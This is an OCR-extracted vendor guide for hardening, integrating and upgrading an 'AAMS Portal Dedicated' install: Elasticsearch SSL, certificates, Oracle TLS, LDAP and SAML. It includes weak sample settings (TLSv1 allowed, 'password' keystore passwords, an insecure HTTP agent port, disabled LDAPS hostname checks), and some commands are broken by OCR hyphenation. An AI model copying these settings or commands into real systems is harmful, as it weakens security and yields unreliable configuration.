It is optional, but recommended to generate new SHA-256 strings with new credentials for accessing Elasticsearch from the MC and the Agents

Although for older AAMS Agents the username value must be `instance`

To generate new SHA-256 strings you can simply replace ***username*** and ***password*** in the Linux command below and execute it in your terminal :

```
echo -n username:password | sha256sum
```

Example:

```
echo -n myNewUsername:myNewPassword | sha256sum
```

The output of that command is used to replace the `auth_key_sha256` value in relevant section of `readonlyrest.yml`

For the Portal Dedicated the Elasticsearch properties in `application.properties` must be updated:

```
elasticsearch.cluster.username=myNewUsername
elasticsearch.cluster.password=myNewPassword
```

For the Agents the property for the Elasticsearch password in oceanic.properties must be updated:

```
oceanic.ElasticsearchUsername=instance
oceanic.ElasticsearchPassword=Testpass123
```

This completes step 1 of securing Elasticsearch and restarting all components should enforce access control

Configure ReadonlyREST SSL

Before proceeding with the below steps, you should have installed ReadonlyREST, see above

This consists of 3 required steps:

1. Elasticsearch to run on `HTTPS`
2. Portal Dedicated to use `HTTPS`
3. Agents to use `HTTPS`

1. Elasticsearch to use HTTPS

First, configure Elasticsearch to restrict traffic to HTTPS, by editing `/etc/elasticsearch/elasticsearch.yml` as sudo, and adding this line:

```
http.type: ssl_netty4
```

Next, configure ReadonlyREST to use HTTPS, by editing `/etc/elasticsearch/readonlyrest.yml` as sudo, and uncommenting the SSL section, so that the file content looks similar to this:

```
readonlyrest:
  access_control_rules:
    - name: "Allows all methods for Portal instances"
      auth_key_sha256: 5e2040c5a456abc246f1cf143112ae4f753c73bcf7fc07aae-
ba8624f9436bf10
      verbosity: error
    - name: "Allows inserting records for agents"
      methods: [PUT, POST, HEAD]
      actions: ["indices:data/write/bulk", "indices:data/write/index", "clus-
ter:monitor/main"]
      auth_key_sha256: d72b3afdabe49e0512b79221ae51e3eec6b6ab-
dbbf0e168277a6e3f45feead64
      verbosity: error
  ssl:
    enable: true
    keystore_file: "es.keystore.p12"
    keystore_pass: password
    key_pass: password
    allowed_protocols: [TLSv1,TLSv1.1,TLSv1.2]
```

Next, copy the Portal Dedicated keystore file into a new file called `/etc/elasticsearch/es.keystore.p12`, by running the following command:

```
sudo cp controller.keystore.p12 /etc/elasticsearch/es.keystore.p12
```

2. Portal Dedicated to use HTTPS

Update the Elasticsearch location in application.properties to specify HTTPS:

```
elasticsearch.cluster.urls=https://localhost:9200
```

3. Agents to use HTTPS

Using the keystore located at `/opt/aams-portal/controller.keystore.p12`, run the following `keytool` command as sudo to create a certificate, and enter your password. Note, use the keytool that is bundled in the Portal Dedicated jre/bin/keytool directory.

```
sudo </opt/aams-portal/jre/bin/keytool -exportcert -keystore controller.key-
store.p12 -alias PortalAlias -file PortalDedicatedCert.crt
```

When successfully created, the following output is logged by the `keytool` command:

```
Certificate stored in file <PortalDedicatedCert.crt>
```

Copy `PortalDedicatedCert.crt` over to the server where the agent to be on-boarded is running.

To complete the agent side configuration for SSL communication, see the **Agent-onboarding - Configuring TLS communication** agent documentation section.

This completes the final step of securing Elasticsearch and restarting all components should switch to SSL communication.

You have successfully reached **Milestone Progress Checkpoint #3**

Version: 6.11.0

Install CA certificate

Before doing the following steps, ensure that your CA-signed certificate has the correct entries for Common Name and the SAN field extensions as we have provided guidance for earlier.

Portal server steps:

1. Copy the CA-signed cert (e.g. `Rimini_AAMS_CA_Cert.pem`) onto the Portal server and place in `/opt/aams-portal`.

```
$ sudo cd /opt/aams-portal
```

2. Shutdown the Portal.

```
systemctl stop portal
```

3. Backup/move existing keystore

```
mv ./controller.keystore.p12 ./controller.keystore.p12.original2
```

4. Create new PKCS12 keystore with same default name, using your CA signed cert and private key that was created when you created the CSR (certificate signing request)

```
openssl pkcs12 -export -inkey ./CAcert_key.pem -in ./CAcert.pem -out ./con-
troller.keystore.p12
```

5. Change alias for private key entry as it defaults to **"1"** and we need "`controller`" as the default value and we don't want to override that in this example

```
keytool -changealias -alias 1 -destalias controller -keystore ./con-
troller.keystore.p12
```

6. Change keystore ownership

```
chown portal:portal ./controller.keystore.p12
```

7. Re-start the Portal.

```
systemctl start portal
```

AAMS Agent steps:

- **Using JDK Keystore**

  Import the new CA-signed cert, `Rimini_AAMS_CA_Cert.pem`, into the Java keystore and any other application-appropriate keystore(s) using the keytool executable under the version of Java that your application uses. The below example assumes that there is no other certificate entry with the alias RiminiAAMSCACert.

```
# The below example assumes Jrockit as the Java vendor and not HotSpot, J9,
etc.
/jrockit_jdk6/jre/bin/keytool -import -alias RiminiAAMSCACert -trustcac-
erts -file Rimini_AAMS_CA_Cert.pem -keystore $JAVA_HOME/jre/lib/security/
cacerts
```

Ideally, you should place the `root`/CA certificate and any chained/Issuer certificate(s) into the Java keystore and any other application-appropriate keystore(s). Alternatively, you can import the actual end-entity certificate for the Portal.

The default password for the cacerts keystore is `changeit`.

- **Using Portal Keystore**

  Import the new CA-signed cert, `Rimini_AAMS_CA_Cert.pem`, into the custom keystore. The below example assumes that there is no other certificate entry with the alias RiminiAAMSCACert.

```
# The below example assumes Jrockit as the Java vendor and not HotSpot, J9,
etc.
/jrockit_jdk6/jre/bin/keytool -import -alias RiminiAAMSCACert -file Rimi-
ni_AAMS_CA_Cert.pem -keystore rimini_aams_keystore.jks
```

You have successfully reached **Milestone Progress Checkpoint #4**

Version: 6.11.0

HTTP Connection Setup

For security the Portal UI can only be accessed in a browser over HTTPS. This is the default configuration, running on port 8443, using a provided self-signed certificate.

However the Portal service can be configured to run over HTTP if there is a secure load balancer or proxy in between the browser and the Portal service.

In addition a HTTP port can be configured in addition to the HTTPS port, for insecure Agent connections.

1. Switching to HTTP connection

It will not be possible to log into the Portal UI if the service is directly accessed over HTTP. The following configuration will only work if a load balancer or proxy is in between the browser and the service.

1. To start the Portal over **HTTP**, ensure the file **application.properties** already exists. if not already present, see section **Create application.properties** to create.

2. Add the following flag to application.properties

```
server.port=<HTTP port number, e.g. 80 or 8080>
server.ssl.enabled=false
```

When started the Portal log will confirm the port and protocol in its startup message, for example:

```
INFO 29495 --- [main]o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat started on
port(s): 8080 (http) with context path ''
```

2. Setting up an additional HTTP port for Agent connections

There is an additional property `server.http.port` that can be used to specify a dedicated **HTTP** port - the value must be a valid port number, otherwise the service will not start. This is designed to allow Agents connect over an insecure **HTTP** connection, while the UI runs on **HTTPS**. The **HTTP** port is in addition to the default **HTTPS** port configured using the `server.port` property. For example, to configure **HTTP** on port 8080 add the following line to the `application.properties`:

```
server.http.port=8080
```

When started the Portal log will confirm the ports and protocols in its startup message, for example:

```
INFO 80782 --- [main] o.s.b.w.embedded.tomcat.TomcatWebServer : Tomcat started on
port(s): 8443 (https) 8080 (http) with context path ''
```

AAMS Agents can connect to this **HTTP** port with the following settings in the Agent `oceanic.properties`:

```
oceanic.ControllerPort=8080
oceanic.ControllerSecure=false
```

Version: 6.11.0

Configure TLS communication with Oracle DB

The default behaviour is to use unencrypted communication between the Portal and its database. We can instead use encrypted communication by configuring both Oracle and the Portal appropriately.

Steps:

1. Enable SSL on Oracle DB:

   Configure TLS on Oracle as per Oracle's documentation - for example:

   Oracle 23ai: **https://docs.oracle.com/en/database/oracle/oracle-database/23/dbseg/configuring-transport-layer-security-encryption.html: https://docs.oracle.com/en/database/oracle/oracle-database/23/dbseg/configuring-transport-layer-security-encryption.html**

   Oracle 21c: **https://docs.oracle.com/en/database/oracle/oracle-database/21/dbseg/configuring-secure-sockets-layer-authentication.html: https://docs.oracle.com/en/database/oracle/oracle-database/21/dbseg/configuring-secure-sockets-layer-authentication.html**

   Either a self signed or CA signed certificate can be used. Self signed may be sufficient for the purpose of encrypting communication.

2. As part of the Oracle set up above a 'wallet' file (`cwallet.sso`) should be created.

   This needs to be copied to a file location accessible to the Portal eg `/opt/aams-portal/oraclessl`

3. Update the database connection url property in `application.properties` to reference the wallet (and use the port configured in step one for TCPS)

   ```
   spring.datasource.url=jdbc:oracle:thin:@tcps://<host>:<port>/<dbname>?wallet_location=<wallet_location>
   ```

   eg

```
spring.datasource.url=jdbc:oracle:thin:@tcps://localhost:1521/DB1?wal-
let_location=/opt/aams-portal/oraclessl
```

4. Re-start the Portal.

```
systemctl start portal
```

Communication with Oracle DB should now be encrypted.

Version: 6.11.0

Encrypt Elasticsearch and database credentials

This step is optional

All properties can be encrypted but in most cases the credentials for accessing Elasticsearch and the database are most likely candidates for encryption:

- Database username (`spring.datasource.username`)
- Database password (`spring.datasource.password`)
- Elasticsearch username (`elasticsearch.cluster.username`)
- Elasticsearch password (`elasticsearch.cluster.password`)

The encryption of properties must be manually done, as described below.

The script that can be used to encrypt properties is included in the Portal Dedicated installation in the `scripts` directory: `encryptProperty.sh`. It takes a single argument which is the plaintext property to be encrypted, surrounded by quotes. The script outputs the encrypted value.

Example:

```
% ./scripts/encryptProperty.sh "mconsole"
The property was successfully encrypted.
The full output below can be used as a replacement property in application.proper-
ties
or as input to the configuration script.

ENC(tw2x9+FKx9dysXeXEkXXGQ6mSrQI9Dp5)
```

That property can be used to manually update the `application.properties` file or as an input to the configuration script:

```
spring.datasource.password=ENC(tw2x9+FKx9dysXeXEkXXGQ6mSrQI9Dp5)
```

Version: 6.11.0

Integrations

Each of the integrations is optional and dependent on the specific environment

Version: 6.11.0

Integrating with LDAP/LDAPS server

The LDAP server can be configured in the Portal Dedicated UI if connecting to a LDAP server or a LDAPS server with a valid CA issued certificate.

The format of the server connection is:

```
ldap://myldapserver.com:389
```

or for LDAPS:

```
ldaps://myldapserver.com:636
```

Note that ports 389 and 636 are the defaults for each protocol.

The connection can be tested via the UI in order to ensure the Portal Dedicated can communicate with the LDAP/LDAPS server.

If the LDAPS communication failed there are certain manual steps that can taken to trust a certificate.

The following steps are not recommended as it indicates an issue with SSL certificate which should be fixed rather than adding workarounds to trust the certificate.

Manually trusting a certificate

To trust a certificate a trust store must be created with the certificate and configured for use by the Portal Dedicated.

The error usually seen when the Portal Dedicated is trying to communicate with a server which has an invalid or self-signed certificate is similar to:

```
sun.security.validator.ValidatorException: PKIX path
building failed: sun.security.provider.certpath.SunCertPathBuilderException:
unable to find valid certification path to requested target
```

It is recommended to use a valid CA issued certificate rather than adding a trust store

To create a new truststore with a certificate (provided by the person who is responsible for the LDAPS configuration) we have to execute the following command:-

```
keytool -keystore truststore.jks -alias clientcert -import -file certificate.crt
```

Then it will ask you to enter a password for your new truststore and to confirm that you trust to certificate that was provided.

If you already have a truststore and you want to use an existing one, you can import a valid certificate by :-

```
keytool -importcert -keystore /path/to/truststore.jks -alias clientcert -file cer-
tificate.crt
```

In the Portal Dedicated systemd service script add 2 extra properties for the truststore, for example:

```
ExecStart=__PORTAL_HOME__/jre/bin/java \
-Djavax.net.ssl.trustStore=/path/to/truststore.jks \
-Djavax.net.ssl.trustStorePassword=passwordProvidedDuringCreationOfTheTruststore \
-jar /path/to/portal.jar
```

`javax.net.ssl.trustStore` should point to the location of the JKS trust store containing the trusted Root or other certificate in the chain of trust for the LDAPS server certificate

`javax.net.ssl.trustStorePassword` refers to the password for the trust store

After editing the service script the daemon needs to be reloaded:

```
sudo systemctl daemon-reload
```

And the Portal Dedicated should be restarted and the LDAPS connection retested.

Disabling certificate hostname verification

If the LDAPS certificate doesn't match the domain name of the server there will be an error during communication.

The specific error message may vary but will be similar to:

```
javax.naming.CommunicationException: : [Root exception is javax.net.ssl.SSLHandsha-
keException: java.security.cert.CertificateException: No subject alternative names
matching IP address found]
```

It is recommended to fix the certificate, but to workaround, the Portal Dedicated can be started with an extra property to disable the host verification.

In the Portal Dedicated systemd service script add `com.sun.jndi.ldap.object.disableEndpointIdentification=true`, for example:

```
ExecStart=__PORTAL_HOME__/jre/bin/java \
-Dcom.sun.jndi.ldap.object.disableEndpointIdentification=true \
-jar /path/to/portal.jar
...
```

After editing the service script the daemon needs to be reloaded:

```
sudo systemctl daemon-reload
```

And the Portal Dedicated should be restarted and the LDAPS connection retested.

Version: 6.11.0

Integrating with SAML

This section details the steps required to provide the Portal with Single-Sign-On (SSO) functionality, by integrating the Portal with a SAML IdP (Identity Provider).


Configuring a SAML IdP

The steps below assume that the Portal is running on **https://localhost:8443: https://localhost:8443**, and should be adjusted according to the real scheme, host and port.


Only one SAML IdP can be integrated with the Portal at any one time.

Your IdP can only be fully configured after it has been linked to the Portal, but the Portal needs the IdP metadata in order to be fully configured. This is a chicken-egg kind of problem, which can be overcome using the steps below.

1. In your IdP, setup a new SAML SSO configuration, with dummy values for Entity Id and Assertion Consumer Service, e.g.:
    - Entity ID: `https://localhost:8443/saml2/dummy`
    - Assertion Consumer Service: `https://localhost:8443/saml2/sso/dummy`
2. In your IdP, export the Provider Metadata. It will export into an XML file.
3. In the Portal, add an Identity Provider as follows:
    i. Go to Settings > System Settings > SAML. You will be taken to this page:



ii. Click the “Add Identity Provider” button. You will be taken to this page:




iii. Enter a name for the Provider.

iv. Upload the IdP metadata from Step #2.

v. Click the “Save” button.

vi. The Provider will then be added to the Portal, and displayed as follows::



4. In the Portal, export the Portal metadata by clicking on the “Export Metadata” button, which saves an xml file containing the Portal metadata.

5. In your IdP, update the integration configuration as follows:

   i. Option A: Import the Portal metadata.xml file (if possible)


   ii. Option B:

      a. Copy the encoded “Provider ID” value from the Portal metadata.xml file. It will look something like this:`eyJhbGciOiJIUzUxMi...iDlMVTJinbaNP6bg8QL4c1y-RcGKIXYVv5kycaUcjXATrKmX5QVAu_wA`
      b. Replace the "dummy" values in your IdP with that Provider ID value.

Each time an Identity Provider is added in the portal, the value of the encoded Provider ID changes, and needs to be updated in your IdP.

Configuring User Provisioning

There are two User Provisioning options in the Portal: Created and Provisioned. These can be seen in Settings > System Settings > SAML:




Option: Preconfigured


- When this option is select, each user must be created in the Portal before they can login via SSO.

Option: Created

- When this option is selected, new Portal users get automatically created when they first try to log in to the Portal via SSO.
- Specifying Default Portal Role (Mandatory):
    - Each time Portal users login via SSO, their role is set to the “Default Role”, which is specified as follows:



- Overriding Default Portal Role with IdP Role (Optional):
    - Optionally, you can setup your configuration so that each user's role in the IdP gets automatically copied into the Portal. This is done as follows:
        - Step 1: In your IdP, add a custom user attribute named `role`
        - Step 2: In your IdP, create a "SAML Attribute Statement", with a name of `userRole`, and value of `user.role`.
        - Step 3: In your IdP, adjust individual user profiles to have appropriate values for `role` e.g. either `portal-viewer`, `portal-admin`, or `portal-editor`.
        - Step 4: In the Portal, configure User Provisioning as follows:



- Overriding non-role attributes in the Portal, with the attributes from the IdP (Optional):
    - Each time Portal users login via SSO, the following attribute are set to blank:
        - First Name
        - Last Name
        - Email
    - Optionally, you can setup your configuration so that the corresponding attributes in the IdP get automatically copied into the Portal. This is done as follows:
        - Step 1: In your IdP, create a any of the following Attribute Statements:
            - Name `firstName`, value `user.firstName`
            - Name `lastName`, value `user.lastName`
            - Name `email`, value `user.email`
        - Step 2: In your IdP, adjust individual user profiles to have appropriate values for `firstname`, `lastName`, or `email`.

Securing SAML

If you wish to sign SAML requests or encrypt SAML response assertions, then the Portal Dedicated must be configured with a private key and certificate. To do this, use the following steps:

1. Get a private key and MC cert. For this example, we assume that there is a private key and cert at the following locations:
    - /opt/aams-portal/portal-private.key
    - /opt/aams-portal/portal.crt
2. Add the following 2 lines to your application.properties file:


```
portal.security.authentication.saml.relyingparty.certificate=file:/opt/aams-portal/portal.crt
portal.security.authentication.saml.relyingparty.private-key=file:/opt/aams-portal/portal-private.key
```

3. Restart the Portal Dedicated.

Verifying your Configuration

To verify that your SAML integration is now configured correctly, use the following steps:

1. Go to the Portal login page, and verify that the “Use Single Sign On” button appears e.g.



2. Click the “Use Single Sign On” button and verify that you get taken to the login page of your IdP.

3. Upon successful login to your IdP you should be redirected back to the Portal and logged in.

Version: 6.11.0

Upgrade Portal Dedicated

> **WARNING**
>
> Before upgrading your Operating System to the supported version, please first upgrade your Database, ElasticSearch, and Portal Dedicated, as per the following sections.

This upgrade guide covers:

- Stopping Portal Dedicated service
- Upgrading PostgreSQL
- Migrating existing events from Portal Dedicated v5.x.x format to latest Portal Dedicated v6.x.x format
- Upgrading Elasticsearch
- Upgrading to new version of Portal Dedicated
- Starting Portal Dedicated service

Version: 6.11.0

Stopping Portal Dedicated Service

This existing Portal Dedicated service must be stopped before starting the upgrade process.

To stop the service run:

```
sudo systemctl stop portal
```

Version: 6.11.0

Upgrading PostgreSQL

- If your current Portal Dedicated install is running on PostgreSQL 12 or lower, then you upgrade to PostgresSQL 13-15.
- Follow the upgrade instructions provided by the Database vendor.

Version: 6.11.0

Migrating existing events from earlier versions

WARNING

This is only required if existing events need to be kept after upgrading the Portal Dedicated from versions v4.x.x or v5.x.x

- To maintain existing events it is required to migrate events if upgrading from any 4.x version.
- Migrating events is not required if upgrading from any 5.x version, however certain event fields will be missing if the events are not migrated

INFO

Migrating events is a slow process as each event needs to be updated and reindexed. As an approximation, for an averagely specced Elasticsearch cluster, it will take 10 minutes to migrate 1 million events.

The script to migrate existing events is `migrateEvents.sh` inside the `elasticsearch` directory of the new Portal Dedicated installation.

This script requires the four variables below to be set inside `migrateEvents.sh` prior to executing the script. These variables can be populated based on the values in `application.properties`.

INFO

Ensure Elasticsearch is running before executing this script.

```
# Elasticsearch username
ES_USER=""

# Elasticsearch password
ES_PASSWORD=""

# Elasticsearch hostname/IP
```

```
ES_HOST=""

# Elasticsearch port
ES_PORT=""
```

Once these values are set correctly - the script is executed without any flags:

```
cd elasticsearch
./migrateEvents.sh
```

producing output similar to:

```
Creating event pipeline
{"acknowledged":true}
Creating CEF pipeline parser
{"acknowledged":true}
Creating chain pipeline
{"acknowledged":true}
Creating trigger pipeline
{"acknowledged":true}
Creating ruleType pipeline
{"acknowledged":true}
Creating event template
{"acknowledged":true}
Adding ruleType mapping to existing indices
{"acknowledged":true}
Updating events
{"task":"Qkj6UIPbQ9KUj3ZM9nXGfQ:16379"}
```

The task to update events runs asynchronously.

To check the status of the migration use the Elasticsearch Task API endpoint, with the task ID output by the script above.

In the example above the task ID is `Qkj6UIPbQ9KUj3ZM9nXGfQ:16379`

so the task details can be retrieved via:

```
curl -X GET 'http://localhost:9200/_tasks/Qkj6UIPbQ9KUj3ZM9nXGfQ:13181'
```

replacing the Elasticsearch host details as appropriate.

The response will contain a `completed` flag which will be set to `true` when the migration is complete.

It is not required to wait for the task to complete before continuing, however events will only be displayed correctly after the migration is complete.

DONE

All existing events have now been migrated so it is safe to continue with the upgrade.

Version: 6.11.0

Upgrading Elasticsearch to 8

> **INFO**
>
> If you have Elasticsearch 7.16 or an earlier version installed, you must first upgrade to 7.17 before you can proceed with an upgrade to 8. Please refer to Elasticsearch's documentation for further information.

> **WARNING**
>
> If first upgrading to 7.17, it is important that you manually start Elasticsearch to **complete** the upgrade process.

